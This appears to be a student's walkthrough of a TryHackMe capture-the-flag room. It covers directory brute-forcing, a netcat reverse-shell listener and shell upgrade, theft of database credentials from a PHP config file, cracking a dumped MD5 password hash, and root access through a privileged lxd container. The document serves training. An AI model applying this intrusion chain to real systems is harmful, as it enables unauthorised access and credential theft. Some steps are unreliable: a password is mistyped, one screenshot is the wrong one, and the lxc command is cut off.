
Question 2

We access the URL “IP address:65000” by port 65000 to know the title of the hidden website which named “Light Cycle”



Question 3 & 4

We type the command “gobuster dir -u http://IP address:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40” to know the name of the hidden php page and the hidden directory where file uploads are saved.




The screenshot shows a terminal window titled "THM Browser-Based" with a URL bar containing a proxy connection to vnc.tryhackme.tech. The terminal output shows the execution of the gobuster command, which successfully discovered several hidden directories and files, including /index.php, /uploads.php, /assets, /api, /grid, and /server-status.

```
root@ip-10-10-91-17: ~
File Edit View Search Terminal Help
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.200.252:65000
[+] Threads:      40
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:   php
[+] Timeout:      10s
=====
2022/07/22 12:05:15 Starting gobuster
=====
/index.php (Status: 200)
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/grid (Status: 301)
/server-status (Status: 403)
=====
2022/07/22 12:06:07 Finished
=====
root@ip-10-10-91-17: ~#
[working] 0: bash* "ip-10-10-91-17" 12:08 22-Jul-22
```

Question 5

We can find the web.txt flag by using the command “cat /var/www/web.txt” to find the flag.




The screenshot shows a terminal window with the following commands and output: a find command to locate files named *web.txt*, followed by a cat command to read the contents of /var/www/web.txt, which displays the flag THM{ENTER_THE_GRID}.

```
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$
```

Question 6

First, we use “python3 -c 'import pty;pty.spawn("/bin/bash")'”, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell. Next, we use “export TERM=xterm” and this will give us access to term commands such as clear. Lastly, we use “stty raw -echo; fg”. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.



```
root@ip-10-10-158-238: ~
File Edit View Search Terminal Help
root@ip-10-10-158-238:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.249.7 57796 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
05:58:24 up 36 min,  0 users,  load average: 0.16, 1.66, 1.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                  nc -lvnp 1234
root@ip-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$

[working] 0:scans  1:bash- 2:nc*           "ip-10-10-158-238" 05:59 20-Dec-20
```

Question 7


First, we get inside the file TheGrid by using "cd TheGrid/" and list all the files in TheGrid by using "ls". Next, we change the file to includes and list all the files by using "cd includes/" and "ls". Lastly, we need to display the file named "dbauth.php" in includes by using "cat" and we will find the credential we want.

```
root@ip-10-10-158-238: ~  
File Edit View Search Terminal Help  
export TERM=xterm  
www-data@light-cycle:/$ ^Z  
[1]+  Stopped                  nc -lvnp 1234  
root@ip-10-10-158-238:~# stty raw -echo; fg  
nc -lvnp 1234  
  
www-data@light-cycle:/$ whoami  
www-data  
www-data@light-cycle:/$ dir  
bin    home      lib64      opt       sbin       sys        vmlinuz  
boot   initrd.img    lost+found proc      snap       tmp        vmlinuz.old  
dev    initrd.img.old media      root      srv        usr  
etc    lib          mnt       run       swapfile   var  
www-data@light-cycle:/$ pwd  
/  
www-data@light-cycle:/$ cd /var/www/  
www-data@light-cycle:/var/www$ ls  
ENCOM  TheGrid  web.txt  
www-data@light-cycle:/var/www$ cd TheGrid/  
www-data@light-cycle:/var/www/TheGrid$ ls  
includes  public_html  rickroll.mp4  
www-data@light-cycle:/var/www/TheGrid$ cd includes/  
www-data@light-cycle:/var/www/TheGrid/includes$  
[working] 0:scans 1:bash- 2:nc* "ip-10-10-158-238" 06:00 20-Dec-20
```

```
root@ip-10-10-158-238: ~  
File Edit View Search Terminal Help  
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
apiIncludes.php dbauth.php login.php register.php upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";  
  
    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
    if($dbh->connect_error){  
        die($dbh->connect_error);  
    }  
?  
www-data@light-cycle:/var/www/TheGrid/includes$  
[working] 0:scans 1:bash- 2:nc* "ip-10-10-158-238" 06:01 20-Dec-20
```


Question 8

First, we type “mysql -utron -p” and enter the password “lfightfortheuser” to enter MYSQL. Next, we type “show databases” as we want to see what databases we have work with which is “tron”.



The image consists of two screenshots of a terminal window. The top screenshot shows the process of connecting to MySQL. It starts with a PHP script snippet, followed by a terminal prompt where 'mysql -h' is entered, resulting in an error. Then 'mysql -utron -p' is entered, followed by the password 'lfightfortheuser'. The MySQL monitor then displays welcome messages, connection ID 3, and server version 5.7.32-0ubuntu0.18.04.1 (Ubuntu). The bottom screenshot shows the 'show databases;' command being executed in the MySQL monitor, which returns a list of databases: 'information_schema' and 'tron'. The terminal window title is 'root@ip-10-10-158-238: ~' and the status bar at the bottom indicates 'working] 0:scans 1:hash- 2:nc*' and the IP address 'ip-10-10-158-238'.

```
root@ip-10-10-158-238: ~
File Edit View Search Terminal Help

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -h
mysql: [ERROR] mysql: option '-h' requires an argument
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
[working] 0:scans 1:hash- 2:nc* "ip-10-10-158-238" 06:01 20-Dec-20
```

```
root@ip-10-10-158-238: ~
File Edit View Search Terminal Help

Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| tron                    |
+-----+
2 rows in set (0.00 sec)

mysql>
[working] 0:scans 1:hash- 2:nc* "ip-10-10-158-238" 06:01 20-Dec-20
```

Question 9

We copy the password from the Flynn user and paste into crackstation to crack the password hashes and we will get the password “@computer@”.



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with the CrackStation logo and links to Defuse.ca and Twitter. Below the navigation bar, the main heading is "Free Password Hash Cracker". A text input field contains the hash "edc621628f6d19a13a00fd683f5e3ff7". To the right of the input field is a reCAPTCHA widget with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, a list of supported hash types is shown: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults. Below this, a table displays the results of the crack:

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Below the table, a color-coded legend indicates: Green: Exact match, Yellow: Partial match, Red: Not found. At the bottom, there are links for "Download CrackStation's Wordlist" and "How CrackStation Works".

Question 10

First, we type “use tron” to change the database. Next, we type “show tables” as we want to know what tables we work with and we will see there is a users table. Lastly, we type “select * from users” to display everything inside users table and we will know that Flynn is the user.

```
root@ip-10-10-158-238: ~  
File Edit View Search Terminal Help  
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| tron |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> use tron;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql>
```

```
root@ip-10-10-158-238: ~  
File Edit View Search Terminal Help  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| tron |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> use tron;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_tron |  
+-----+  
| users |  
+-----+  
1 row in set (0.00 sec)  
  
mysql>
```

```
root@ip-10-10-158-238: ~  
File Edit View Search Terminal Help  
mysql> use tron;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_tron |  
+-----+  
| users |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> select * from users;  
+-----+  
| id | username | password |  
+-----+  
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |  
+-----+  
1 row in set (0.00 sec)  
  
mysql>
```

Question 11

Now that we know Flynn's password, we can log in as him using "su". We can now read the contents of the flag located in Flynn's home directory. After using cat we see what the flag is.

```
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$
```

Question 12

If we run groups to see what groups Flynn is a part of, we see he is in a group called "lxd".

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

First, we need to check and see if our user is a member of the lxd group. We can do this with the command: id. Typically, this privesc can be a bit of a drawn-out process, however, in our case, we'll be able to skip part of the way through. For the sake of this example, we'll be skipping close to the end (see the bolded bit above) by checking what images are readily available on the machine in question. We can do that via the following command: lxc image list. Now for the fun bit. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Image name needs to match up with the imported image we'll be using. In the case of the image above, that'd be the myimage alias previously assigned to it. The container name and device name are whatever your heart desires.

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
Alpine	a549b9af4e85	no	alpine v3.12 (20201220_03:40)	x86_64	3.07MB	Dec 20, 2020 at 3:51am (UTC)

```
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Unknown configuration key: security.privileged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
- # id
uid=0(root) gid=0(root)
- # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r----- 1 root root 600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!
/mnt/root/root #
```

Thought Process/Methodology:

The first flag we can find the web.txt flag by using the command “cat /var/www/web.txt” to find the flag. For the second flag, after we know Flynn’s password, we can log in as him using “su”. We can now read the contents of the flag located in Flynn’s home directory. After using cat we see what the flag is. For the third flag, we need to check and see if our user is a member of the lxd group. We can do this with the command: id. Typically, this privesc can be a bit of a drawn-out process, however, in our case, we’ll be able to skip part of the way through. For the sake of this example, we’ll be skipping close to the end (see the bolded bit above) by checking what images are readily available on the machine in question. We can do that via the following command: lxc image list. Now for the fun bit. Next, we’ll run a series of commands which initialize, configure the disks, and start the container. Image name needs to match up with the imported image we’ll be using. In the case of the image above, that’d be the myimage alias previously assigned to it. The container name and device name are whatever your heart desires.